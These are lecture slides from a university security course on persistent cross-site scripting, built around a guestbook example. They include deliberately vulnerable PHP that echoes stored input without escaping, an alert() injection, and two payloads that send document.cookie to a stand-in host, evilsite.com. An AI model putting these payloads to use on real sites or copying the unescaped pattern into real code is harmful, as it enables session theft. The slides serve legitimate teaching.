ECE458/ECE750T27: Computer Security
Web Security - XSS

Dr. Kami Vaniea,
Electrical and Computer Engineering
kami.vaniea@uwaterloo.ca

First, the news…

- First 5 minutes we talk about something interesting and recent
- You will not be tested on the news part of lecture
- You may use news as an example on tests
- Why do this?
  1. Some students show up late for various good reasons
  2. Reward students who show up on time
  3. Important to see real world examples

Data and code are different

Data should not be treated as code


Many attacks work by getting the computer to take in data and then treat it as code

CROSS SITE SCRIPTING (XSS)

Two types

- Persistent
  - Attack is semi-permanent on the website
- Non-persistent
  - Attack uses the vulnerable website but isn’t permanent on it

Classic Persistent XSS Attack



Attacker

Malicious script code

XSS Vulnerable Website

Victim

Guestbook persistent XSS example: Website form

- Imagine a guestbook for a website implemented with client code shown to the right
- This code takes text input from the user and sends it to the server for storage
  - “from the user” should sound dangerous
- The server then constructs a page based on the user-provided strings it has.

```
<html>
  <title>Sign My Guestbook</title>
  Sign my guestbook!
  <form action="sign.php" method="POST">
    <input type="text" name="name">
    <input type="text" name="message" size="40">
    <input type="submit" value="Submit">
  </form>
</html>
```

Guestbook persistent XSS example: Server

- Server stores the new guestbook entry
- Server constructs the guestbook page
  - Fetches guestbook entries from database
  - Loops through entries
  - Uses string concatenation to join database entries with template HTML code
  - Returns final page to client

```
...
<?php
// Fetch all guestbook entries
$result = $conn->query("SELECT name, message
FROM guestbook ORDER BY created_at DESC"); ?>

<html>
  <head>
    <title>My Guestbook</title>
  </head>
  <body>
    Your comments are greatly appreciated! </br>
    Here is what everyone said:</br>

    <?php while($row = $result->fetch_assoc()): ?>
      <?= $row['name'] ?>: <?= $row['message'] ?></br>
    <?php endwhile; ?>

  </body>
</html>
...
```


Guestbook persistent XSS example: Website guestbook

- When the guestbook is loaded, the server constructs the website and sends it to the browser
- Example page shown to the right
- The browser then executes all the code in the webpage
- The browser cannot tell if the code is from the server, or from one of the user inputs.

```
<html>
  <title>My Guestbook!</title>
  <body>
    Your comments are greatly appreciated! <br/>
        Here is what everyone said: <br/>
        Joe: Hi! <br/>
        John: Hellow how are you? <br/>
        Jane: How does the guestbook work?<br/>
  </body>
</html>
```


Simple attacks can work by confusing formatting

- Only logged in users can post to the guestbook
- Attacker can fake a guest book entry



Hi Sam, sign my Guestbook!

```
Hello! </br>

Bob: This is a terrible
website.
```




My Guestbook!

```
Your comments are greatly appreciated!
Here is what everyone said:
Sam: Hello!
Bob: This is a terrible website.
Joe: Hi! John: Hello how are you?
Jane: How does the guestbook work?
```

Simple attacks can work by confusing formatting

- Only logged in users can post to the guestbook
- Attacker can fake a guest book entry



Hi Sam, sign my Guestbook!


```
Hello! </br>

Bob: This is a terrible
website.
```

My Guestbook!

```
Your comments are greatly appreciated!
Here is what everyone said:
Sam: Hello!
Bob: This is a terrible website.
Joe: Hi! John: Hello how are you?
Jane: How does the guestbook work?
```

Guestbook persistent XSS example

- The attacker “signs” the guestbook but includes some code in their message
- “Message” is sent to the server and stored there
- When guestbook asked for, the code is delivered along with the message




Sign my Guestbook!

Name: **Sam**

```
Hello

<script>

  alert("XSS injection!")

</script>
```

Guestbook persistent XSS example

```
<html>

  <title>My Guestbook!</title>

  <body>

    Your comments are greatly appreciated! <br/>

         Here is what everyone said: <br/>

         Sam: Hello
         <script>alert("XSS injection!")</script> <br/>

         Joe: Hi! <br/>

         John: Hello how are you? <br/>

         Jane: How does the guestbook work?<br/>

  </body>

</html>
```




Sign my Guestbook!

Your comments are greatly appreciated!
Here is what everyone said:
Sam: Hello
Joe: Hi! John: Hello how are you?
Jane: How does the guestbook work?

Guestbook persistent XSS example

```
<html>

  <title>My Guestbook!</title>

  <body>

    Your comments are greatly appreciated! <br/>

         Here is what everyone said: <br/>

         Sam: Hello
         <script>alert("XSS injection!")</script> <br/>

         Joe: Hi! <br/>

         John: Hello how are you? <br/>

         Jane: How does the guestbook work?<br/>

  </body>

</html>
```



Sign my Guestbook!


Your comments are greatly appreciated!
Here is what everyone said:
Sam
Joe
Jan

XSS injection!

If the attacker can execute JavaScript…

They can perform any action with the DOM (Document Object Model). JavaScript can:

- change all the HTML elements an attributes in the page
- change all the CSS styles in the page
- remove existing HTML elements and attributes
- add new HTML elements and attributes
- react to all existing HTML events in the page
- create new HTML events in the page
- read HTML elements, attributes on the page



https://www.w3schools.com/js/js_htmldom.asp

With JavaScript an attacker could:

- Redirect visitors elsewhere, while also stealing their cookies

```
<script>
  document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

- Create a web bug

```
<script>
  img = new image();
  img.src = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

With JavaScript an attacker could:

- Create an iFrame

